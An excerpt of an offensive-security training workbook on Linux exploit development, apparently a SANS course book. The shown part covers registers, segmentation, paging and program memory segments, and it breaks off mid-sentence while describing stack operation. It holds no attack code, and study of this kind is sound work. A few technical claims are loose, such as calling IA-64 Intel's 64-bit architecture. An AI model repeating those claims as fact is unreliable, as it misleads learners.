660.4

Exploiting Linux for Penetration Testers

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC660.4 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Exploiting Linux for Penetration Testers

Exploiting Linux for Penetration Testers – 660.4
In this section, we focus solely on the Linux OS, creating various types of attacks commonly performed during Linux penetration testing.

Table Of Contents (1)	Page

Table of Contents (1)

The Table of Contents slide helps you quickly access specific sections and labs.

Table Of Contents (2)	Page

Table of Contents (2)

The Table of Contents slide helps you quickly access specific sections and labs.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- **Exploiting Linux for Penetration Testers**
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Lab: Basic Stack Overflow - Linux
- Lab: ret2libc

Advanced Stack Smashing

- Demo: Defeating Stack Protection
- Lab: x64_vuln

Bootcamp

- Lab: Brute Forcing ASLR
- Lab: Hacking MBSE
- Lab: ret2libc with ASLR

Introduction to Memory

In this module, we walk through system memory to lay out foundational knowledge for the remainder of the course. Keep in mind that we will be analyzing virtual memory in each lab and topic through reverse engineering and debugging.

Objectives


- The objective for this module is to understand:
  - Physical memory
  - Virtual memory
  - Paging
  - Stack-based memory
  - Basic x86/x64 assembly language
  - Linkers and loaders

Objectives

This module is a prerequisite for the remainder of the course. It is important to not only understand conceptually how the processor handles memory, but also to understand exactly what each component is responsible for and how each relates to the others. We walk through physical and virtual memory, paging, stack-based memory, linkers and loaders, and some basics of the x86 and x64 assembly language.

Physical Memory and the Processor

- Processor registers
  - Small storage locations integrated into each processor core
  - Fast!
- Processor cache
  - L1, L2 and L3 cache
  - Instruction cache, data cache and TLBs
- Random Access Memory (RAM)



Physical Memory and the Processor

Physical memory is made up of multiple components. We focus on those relative to the processor and most relevant to this course.

Processor Registers

Processor registers are physically integrated into the processor cores. You can look at them as small, but extremely fast, storage locations. This type of memory is by far the fastest for the processor to access and has limited storage capacity. On the x86 instruction set, these are commonly referred to as general-purpose registers, although many were designed with a specific purpose, which we cover shortly. Because this is the most commonly used architecture at the time of this writing, we focus primarily on the Intel 32- and 64-bit architectures (IA-32/IA-64) and their use of the x86 and x64 instruction sets. However, most of the same principles apply with other x86/x64-based architectures, such as the AMD Ryzen.

Processor Cache

Processor cache is used by the CPU to quickly access necessary instructions and data from memory. Obtaining this information from primary memory is a much slower process. The processor cache can act as a buffer between the processor and primary memory to significantly speed up access time by prefetching required data. With x86-based processors, you commonly find L1 cache and L2 cache as part of the overall data cache. These caches are typically integrated into the processor cores and provide the fastest access time. L3 cache is typically integrated into the processor chip and shared between cores. The overall purpose of each of these is to fetch and store the data required by the processor. As you move inward toward L1 cache, the memory capacity decreases to improve performance. L1 cache fetches immediately required and commonly used data from the L2 cache as needed. Instruction cache fetches copies of executable code segments.

Translation Lookaside Buffers (TLBs) are used as caches for frequently accessed pages of memory. This takes away the requirement to go through the virtual-to-physical memory translation process. TLBs are typically flushed during context switches; however, kernel TLBs are not always flushed to avoid a performance hit. That last point has been a debate among hardware architects for decades.


Random Access Memory

The most commonly known component is Random Access Memory (RAM). RAM is volatile memory that loses the information it holds when its host is powered off. Though not always instantaneous, the data held in RAM goes through a decaying process when the system is powered down. RAM physically exists close to the computer's central processing unit (CPU) as a grouping of integrated circuits. The CPU accessing RAM is often a time-consuming process, relatively speaking, when compared to processor registers and caches. Extensive improvements to physical memory have been made over the years, and it is worth spending some time becoming more familiar with the underlying technology. Memory and caches vary between various processor architectures, and this slide simply serves as a high-level overview.

Image Reference: https://www.extremetech.com/wp-content/uploads/2014/09/Haswell-Labeled.jpg

Processor Registers

- General purpose registers – 32-bit:
  - EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP
- General-purpose registers – 64-bit:
  - RAX, RBX, RCX, RDX, RSI, RDI, RBP, RSP + R8–R15
- Segment registers – 16-bit:
  - CS, DS, SS, ES, FS, GS
  - Often used to reference memory locations
- FLAGS register – mathematical operations:
  - Zero flag | negative flag | carry flag | and so on
- Instruction Pointer (IP)
- Control registers:
  - CR0–CR4
  - CR3 holds the start address of the page directory



Processor Registers

Our primary focus is on 32-bit and 64-bit applications as they dominate the vast majority of the market. Most 64-bit systems support some type of legacy mode (for example, WOW64), which allows 32-bit applications to run without issue. Newer Windows OSs run primarily in 64-bit mode with support for 32-bit applications.

General-Purpose Registers

The primary purpose of these registers is to perform operations such as arithmetic on the values stored in the register or located at the memory address of a pointer held in a register, serve as pointers to read and write locations, store values to set up system calls, hold arguments, and much more. Many of these registers were designed with a specific purpose in mind, although they may be used to carry out other operations determined by factors such as the architecture, compiler, calling conventions, and others. x64 systems have an additional eight general-purpose registers, R8–R15. These additional registers are used during Fast System Calls, for extra storage, and many other purposes.

Segment Registers – 16-Bit

The primary purpose of segment registers is to maintain the location of specific segments within virtual memory when using Protected-Mode Memory Management with linear addressing. Each 16-bit register can hold the offset to a segment such as the Code Segment (CS), as held by the CS register. This register can then be used by the processor to know where in memory the code segment resides and access offsets accordingly. Because segment registers are only 16 bits wide, they are only capable of referencing offsets from a load address for a given process. Segmentation is unnecessary in 64-bit systems; however, registers such as FS hold significance in pointing to Windows structural data. More on this soon.

FLAGS Register

The FLAGS register is used to maintain the state of mathematical operations and the overall state of the processor. Each processor has a unique usage of the flags and their meanings. A couple of the more common flags are the "zero" flag, which is set if the result of an operation is zero, and the "negative" flag, which is set if the result of a mathematical operation is a negative. Another example of the FLAGS register is with interrupt requests to the processor. If the Interrupt flag is set, the processor is aware an interrupt request has been made. Some processors can only handle one interrupt at a time, while others can handle multiple interrupts.

Instruction Pointer

The Instruction Pointer (IP) is a register that holds the memory address of the next instruction to execute. The IP points to instructions in the code segment sequentially until it reaches a Jump (JMP), CALL, or other instruction, causing the pointer to jump to a new location in memory. On x86_64-bit systems, the Instruction Pointer is referenced as RIP, as opposed to EIP on 32-bit systems. Without going to deep, there is an instruction cycle that first involves moving the instruction pointed to by the IP into the Instruction Register (IR). The IP then increments to the address of the next instruction and the instruction in the IR is decoded and executed.

Control Registers

In Intel 32-bit processors, there are five control registers, CR0–CR4. Most importantly, out of these registers, CR3 holds the starting address of the page directory. We'll discuss paging shortly, but for now, just note this is the location where page tables will start and allow for physical-to-linear address mapping. Although additional control registers are available in 64-bit processor architecture, these do not pertain to exploit development.

Image Reference: https://software.intel.com/content/dam/develop/external/us/en/images/29529-figure-1-181178.jpg

General-Purpose Registers (1)

- **EAX/RAX**: Accumulator register – "imul 4, %eax"
  - Designed to work as a calculator
- **EDX/RDX**: Data register – "add %eax, %edx"
  - Works with EAX on calculations
  - Pointer to input/output ports
- **ECX/RCX**: Count register – "mov 10, %ecx"
  - Used often with loops
- **EBX/RBX**: Base register – 'inc %ebx"
  - General-purpose register
- The lower 16 bits of the 32-bit general-purpose registers can be referenced independently
  - The upper and lower 8 bits of the lower 16 bits can also be referenced independently with ah/al, dh/dl, ch/cl, bh/bl

The R in the register name on 64-bit systems stands for Register.

General-Purpose Registers (1)

There are eight general-purpose registers in the x86-based 32-bit processor architecture and 16 general-purpose registers on x64 systems. Many of these were designed to perform a specific function but may be used for other purposes. On 32-bit systems, all eight registers are 32 bits wide, or the size of one double word (DWORD). The lower WORD (16 bits) in EAX, EDX, ECX, and EBX can be referenced by the names AX, DX, CX, and BX, respectively. These lower registers can be accessed directly for backward compatibility with older 16-bit processors, or to simply access specific portions of data held in a register. Each of the 2 bytes that make up the AX, DX, CX, and BX registers can also be accessed independently by calling AH/AL for AX, DH/DL for DX, CH/CL for CX, and BH/BL for BX. The "H" stands for the higher byte and the "L" stands for the lower byte. These can be used to call addressing offsets or assist in other calculations. They are treated as unique registers when accessed directly with an assembly instruction.

Accumulator Register (EAX/RAX)

The accumulator register was designed with the intent of being the primary calculator for the processor. Each register has the ability to perform such operations, but the design was such that preference is given to EAX/RAX. There are specialized opcodes specifically created for such functions with EAX/RAX. This register is also responsible for returning status codes and such from function calls. You will often see this register checked (tested) upon return from a function to see if it holds a 0.

Data Register (EDX/RDX)

The data register could be considered the closest neighbor to EAX/RAX. EDX/RDX is often tied to large calculations where more space is needed. EAX will often require more space for such calculations as multiplication. EDX can also serve as a pointer to the addressing of an input/output port. There are many possible uses for each register determined by factor such as the compiler or assembler and the context under which you are running, such as userland (Ring 3) and kernel-land (Ring 0).

Count Register (ECX/RCX)

The count register is often used with loops and shifts to hold the number of iterations. Again, this type of usage is not static. Many of the names come from legacy design intent when registers may have served a more specific role.

Base Register (EBX/RBX)

In 16-bit architecture, the EBX/RBX register was used primarily as a pointer to change the memory offset in which the processor is executing instructions. With 32-bit and 64-bit mode, EBX/RBX serves more as a true general register with no specific purpose. This register is often used to hold a pointer into the Data Segment (DS), but is also commonly used for additional space to hold a piece of a calculation. As with all registers, it is up to the programmer, compiler, and the overall system architecture as to how the registers are utilized.

General-Purpose Registers (2)

- **ESI/RSI**: Source index
  - Pointer to read locations during string operations and loops
  - repz cmpsb %es:(%edi),%ds:(%esi)
- **EDI/RDI**: Destination index
  - Pointer to write locations during string operations and loops
- **ESP/RSP**: Stack pointer – movl %esp,%ebp
  - Holds the address of the top of the stack
  - Changes as data is copied to and removed from the stack
- **EBP**: Base pointer – **RBP** is used for general purpose
  - Serves as an anchor point for the stack frame
  - Used to reference local variables

General-Purpose Registers (2)

Source Index (ESI/RSI)

The source index register is often used as a pointer to a read location during operations such as the copying of memory from a source to a destination or comparing values. For example, if a string comparison takes place, the ESI/RSI register may point to the memory address where one of the strings being compared resides. This example will become clearer as we proceed with the course.

Destination Index (EDI/RDI)

The destination index register is often used as a pointer to a write location in relation to the example provided with the ESI/RSI register. Given that example, EDI/RDI could be used as the pointer to the address where the other string being compared resides, or perhaps to store a value obtained by the result of a loop operation.


Stack Pointer (ESP/RSP)

The stack pointer register is almost exclusively used for one purpose: to maintain the address of the top of the stack. When a function is called within a program, the address of the next instruction after the call is pushed onto the stack, serving as the return pointer to restore the instruction pointer after the called function is complete. On 32-bit processes, the address held in EBP is then pushed onto the stack to restore EBP after the function is complete. This is commonly known as the Saved Frame Pointer (SFP). Next, the address held in ESP is moved to the EBP register. At this point, both EBP and ESP hold the same address, pointing to the SFP. To allocate memory on the stack to store data, the size of the buffer in bytes will be subtracted from the address held in ESP. The address held in ESP now shows the updated location after space has been allocated. We discuss the procedure prologue in more detail shortly.

Extended Base Pointer (EBP)

EBP is used to reference variables on the stack, such as an argument passed to a called function. As mentioned, after the return address and the SFP are pushed onto the stack, ESP then copies its address over to EBP. This gives EBP an anchor point that is static throughout the lifetime of the stack frame or function call. EBP always points to the saved frame pointer (SFP) throughout the duration of the function call. It is used to access arguments passed to the called function. RBP, the 64-bit register, is not always used for this purpose. It typically serves as a general-purpose register. The reason for this is that arguments are passed in registers because there are 16 general-purpose registers on a 64-bit processor, instead of eight on a 32-bit processor. A base pointer is no longer needed on the stack, though it depends on compiler settings and how arguments or parameters are passed to a function.

General-Purpose Registers (3)



64-bit registers allow you to access the 32-bit register and downward as well.


RAX, EAX, AX, AH, AL

General Purpose Registers (3)

This diagram gives a graphic layout of the x86 32-bit and 16-bit registers. The upper-left block of registers is the 32-bit general-purpose registers. The upper-right block of registers is the 16-bit segment registers. The bottom block is the 32-bit Extended Instruction Pointer (EIP) and the EFLAGS register. When you're running a 64-bit application, the 32-bit registers and smaller registers already mentioned are still accessible (for example, RAX, EAX, AX, AH, and AL). ESI/RSI, EDI/RDI, EBP/RBP, and ESP/RSP do not allow for accessing 16-bit and lower portions.

Segment Registers

- CS: Code segment
- SS: Stack segment
- DS: Data segment
- ES: Extra segment
- FS: Extra data segment
  - Notable use with Windows
- GS: Extra data segment



Segment Registers

As mentioned earlier, segment registers often maintain the location of specific segments within virtual memory. Some of these registers have more specific functions, whereas others are general registers that can be used to maintain multiple locations in various segments. Among various versions of the Windows OS, there are sometimes consistent uses of even the more general segment registers, often proving useful when performing security research. In many cases, programs are designed with the expectation that a specific segment selector has been loaded into a segment register. 64-bit systems have little to no need for memory segments maintained by segment registers.

Code Segment

The Code Segment (CS) holds the executable instructions of an object file. The CS is sometimes referred to as the Text Segment. Because the CS has the read and execute permissions but not the write permission, multiple instances of the program can run simultaneously. The Code Segment register often points to an offset holding the start address of the executable code for a given process.

Stack Segment

The Stack Segment (SS) register maintains the location of the procedure stack. Specifically, the SS register commonly points to an offset address on the stack in memory, whereas the stack pointer (ESP/RSP) points to the top of the current stack frame in use.

Data Segments

There are four segment registers with the capability to point to various data segments. The four registers are the Data Segment (DS), Extra Segment (ES), FS, and GS. FS and GS started on the IA-32 architecture and were given their names based on alphabetic criteria only.

The four segment registers point to disparate data structures. This provides a level of control and segmentation with access to data. For example, one data structure may be the current object, whereas another may point into a dynamically created heap. In the event a program requires access to a data segment that is not currently loaded into a segment register, the required segment selector must be loaded. FS is used to point to the Thread Information Block (TIB) on Windows processes. GS is commonly used as a pointer to Thread Local Storage (TLS) for things such as security cookie validation. This also varies between 32-bit architecture and 64-bit architecture.

Virtual Memory

- Physical memory
  - The IA-32 default supports 4GB of physical addressing
  - Physical Address Extension (PAE) can support up to 64GB
  - 64-bit systems support much more memory but do not utilize all 64 bits for memory addressing, as it's unnecessary
- Virtual/linear addressing
  - Supports 4GB of virtual address space on a 32-bit system
  - 64-bit applications running on a 64-bit processor get 7TB (IA64) or 8TB (x64) for user mode and the same for kernel mode!

Virtual Memory

Physical Memory

In the protected mode memory model, a 32-bit Intel processor can support up to 64GB of physical address space when using extensions; however, some processors do not support these extensions. Remember that the 32-bit processor registers are 32 bits wide, also supporting a maximum value of 2^32. If paging is not used, linear address space managed by the processor has a direct one-to-one mapping to a physical address. 64-bit processors are a bit different, as the physical memory limitations are based on various factors. It is commonly stated that up to 1TB of physical memory is supported; however, the OS and other hardware components likely restrict the amount of physical memory supported.

Virtual/Linear Addressing

In 32-bit protected mode, the processor uses 4GB of virtual or linear addressing for each process. Linear addressing is used primarily to expand the memory capabilities of the system and applications when physical memory resources are limited. If more memory is needed than what is physically available or if a flat memory model is not wanted, the processor can provide virtual memory through a process known as paging. Virtual memory, when used with paging, allows for each process to have its own 4GB address space on a 32-bit application, running on either a 32-bit or 64-bit processor. The address space is split between the kernel and the user mode application. This is an important piece for security research because you often find that specific functions within the code segment of a program are consistently located at the same address if not participating in Address Space Layout Randomization (ASLR). 64-bit applications, running on a 64-bit processor, each get 7TB (IA64) or 8TB (x64), both for user mode and kernel mode. The primary reason for the size difference is the way in which IA64 (Itanium) architecture utilizes mappings for Windows 32-bit on Windows 64-bit (WOW64).

Paging

- What is paging?
  - Process of allowing indirect memory mapping
  - Linear addressing is mapped into fixed-sized pages:
    - Most commonly 4KB
    - Pages mapped into page tables with up to 1,024 entries
      - Page tables mapped into page directories
      - Page directories can hold up to 1,024 page tables
    - Linear address maps to page directory, table, and page offset
    - Translation Lookaside Buffers (TLBs) hold frequently used page tables and entries
  - Context switching and the Process Control Block (PCB):
    - Register values for each process are stored in the PCB and loaded during context switching

Paging

Let's start with a simple example. If you are running an x86-based processor that supports up to 4GB of linear addressing and you also have 4GB of physical memory, theoretically, a one-to-one mapping could be performed. However, multiple processes are always running simultaneously, each with its own 4GB of virtual memory, and a one-to-one mapping is not possible.

Paging works by dividing up the linear address space into pages. These pages are commonly divided into 4KB each; however, they may also be divided up into larger pages, such as 2MB or 4MB. For our purposes we focus on 4KB pages, which is most common. The pages are mapped to physical memory of the same page size, and the entries are held in a page table. Each page table can support up to 1,024 page entries. The page tables are then grouped together into a page directory. Each page directory can hold up to 1,024 page tables. The linear address is used to perform the translation to the physical address. The first section of the linear address is used to map to a specific entry within the page directory. This entry provides the location of the wanted page table. The next section of the linear address is used to select the correct page table entry, which gives the address of the desired physical page. The last piece of the linear address provides the offset within the page, finally giving us the full 32-bit physical address.

As stated, when virtual memory is used with paging, each process or program can have its own 4GB address space. In this scenario, each program has its own page directory structure to map back to physical addressing, as discussed. Most commonly you will not see segmentation used but will see paging used with virtual memory. One of the key items to note is, typically, the higher 2GB of virtual memory is reserved for the kernel. 2GB is assigned for the process or task and the other 2GB for kernel services. You may also see on some operating systems that only 1GB is reserved for the kernel.

Be sure to check how the address space is used on each system you're researching. On most versions of Windows, the address range 0x00000000 to 0x7FFFFFFF is assigned to the process, and 0x80000000 to 0xFFFFFFFF is assigned to the kernel services. Certain portions of those ranges are not accessible, such as the highest page in userland memory. This higher 2GB of virtual memory is important because services needed by the kernel and the process must be mapped into the memory relative to the process. This means that every process or program running on the system has these kernel services mapped into its memory space. These virtual memory addresses are typically consistent within each process. The kernel is actually one giant, shared memory region, often referred to as the Kernel Pool. There are various Kernel Pool types, such as the Paged Pool and the Non-Paged Pool.

So, if each process gets its own 2GB of address space to use, there must be some overlap between processes, right? Absolutely! You can often notice that several applications are loaded into memory at the same address. Even multiple instances of the same application are loaded into what seems the same area of memory. Remember that each process is mapped to physical memory via the page tables, which allows them to use the same addressing, yet remain unique. If we are allowing multiple processes to use the same addresses simultaneously, there must be a way for the processor to know within what task it is working. This is done through the use of the Process Control Block (PCB) and context switching. A processor uses time slicing between processes via the use of cycles. Depending on the priority level and other factors, each process is assigned a number of cycles. When context switching between one process and another, important elements such as the Process ID (PID) and address space assigned to the process must be loaded into memory and into the registers. During each process context switch, the state of the registers is written to the PCB for the given process, which is protected in kernel memory. The PCB commonly holds a pointer to the next process where the processor should switch. Process context switching has a lot of overhead, as the TLBs are flushed, state is captured, and other operations are performed. Thread context switching is the practice of switching between threads within a single process. This operation does not carry the same level of overhead as process context switching.

A final note on paging is the use of TLBs. The processor maintains a cache of the most recently used page tables and entries. This is used for the same purpose as any other cache: to minimize the processor time and utilization to access frequently used pages of memory.

Object Files

- Code segment (r-x):
  - Fixed-size segment containing code
- Data segment (rw-):
  - Fixed-size segment containing initialized variables
- BSS segment (rw-):
  - Fixed-size segment containing uninitialized variables
- Heap (rw-):
  - Segment for dynamic and/or large memory requests
- Stack segment (rw-):
  - Procedure stack for the process

Object Files

When a programmer writes a program in a high-level language such as C or C++, a compiler is used to convert the source code into a format known as object code. Object code is the representation of the program in binary machine code format. An object file can consist of multiple components, including the compiled binary program data, a symbol table, relocation information, and other elements. Each of these components is used by the loader and linker to perform actions such as runtime operations and symbol resolution. We talk more about linkers and loaders in a bit, but for now, just know that a linker is responsible for resolving the location of wanted functions in a system library. A loader is used to load an object file into memory at the wanted load addressing as well as to map various segments.

During program runtime, multiple segments are mapped and created in memory. The primary segments are the code segment, stack segment, data segment, heap, and Block Started by Symbol (BSS). Now walk through each one of the segments so that we may further lay a foundation before moving forward. Other segments exist inside an object file, and they will be discussed when appropriate.

Note: Each operating system and compiler behaves differently. What may be created in one way by one OS or compiler may not look the same in another. For many of our examples in this course, we look at the C programming language and the GNU GCC compiler.

Code Segment

The code segment (CS), as with the data segment and BSS segment, is of fixed size. Space cannot be allocated into these segments without the potential for affecting the proper functionality of the program. The code segment is set up with read and execute permissions; however, the write permission is disabled because it contains the program's instructions as interpreted by the compiler.

Data Segment

The data segment (DS) contains initialized global variables. These are variables that were defined by the programmer (for example, `"int x = 1;"`). Segment registers DS, ES, FS, and GS can all map to different areas within memory. For example, in Windows, a pointer to the Structured Exception Handler (SEH) chain is held at `FS:[0x00]` within the Thread Information Block (TIB), and a pointer to the Process Environment Block (PEB) is held at `FS:[0x30]`. We talk about why such placeholders are important as we continue through the course. The data segment should not be executable.

Block Started by Symbol (BSS)


The BSS segment contains uninitialized global variables (for example, `"int x;"`). Some of these variables may never be defined, and some may be defined if a particular function is called. In other words, any variable with a value of zero upon runtime may reside in the BSS segment. Some compilers will not store these uninitialized variables in the BSS segment if it is determined that they are blocks of dead code that are unused. We will look at some examples of where this segment is mapped in memory during program initialization.

Heap

The heap is a much more dynamic area of memory than the stack. Short finite operations with predefined buffer sizes often rightfully belong on the stack; however, applications performing large memory allocations to hold user data or run feature-rich content heavily utilize the heap. A user who opens up multiple MS Word documents simultaneously would find his data on the heap or as part of a file mapping. The heap is designed to border a large, unused memory segment to allow it to grow without interfering with other memory segments. We will take a much closer look at heaps and how they work on Linux and Windows.

Stack Segment


The stack segment is leveraged when function calls are made. The state of the process before a function is called is pushed onto the stack through a series of short operations known as the procedure prologue. This includes a pointer known as the return pointer, which allows the calling function to regain control when a called function is complete. Nested function calls are often made, which results in stack growth. Each function gets its own frame on the stack. When nested functions begin to break down in reverse order, a process known as unwinding is performed. The stack often holds finite memory allocations associated with function calls, as well as arguments relative to a called function. Many functions return values back to the caller through the use of the EAX/RAX register, as well as other registers and memory locations.



Stack Operation – Moving Data

We now cover normal stack operation and demonstrate how stack frames are built. On this slide, several things are going on. On the left, the area is marked as ”Code Segment." This is the location in memory in which the executable code for the program is located. You can see two functions, `main()` and `func_x()`. Each of these functions has a unique entry point. When a function is called, we start at the beginning of this entry point for the given function. The marker indicated as IP is the processor’s instruction pointer. This would be EIP or RIP depending on whether the processor is 32-bit or 64-bit. The IP is pointing to the memory address `0x8048204, which is the next address where code execution will take place after we execute the prior, currently emboldened address. The instruction pointer always points to the next address where code execution is to continue taking place. The address in bold` holds the instruction `mov %eax, %edi`. The `mov` instruction simply copies source data to a destination indicated by `operands`. In this example, the contents of the EAX register are copied to the EDI register. The assembly syntax being used 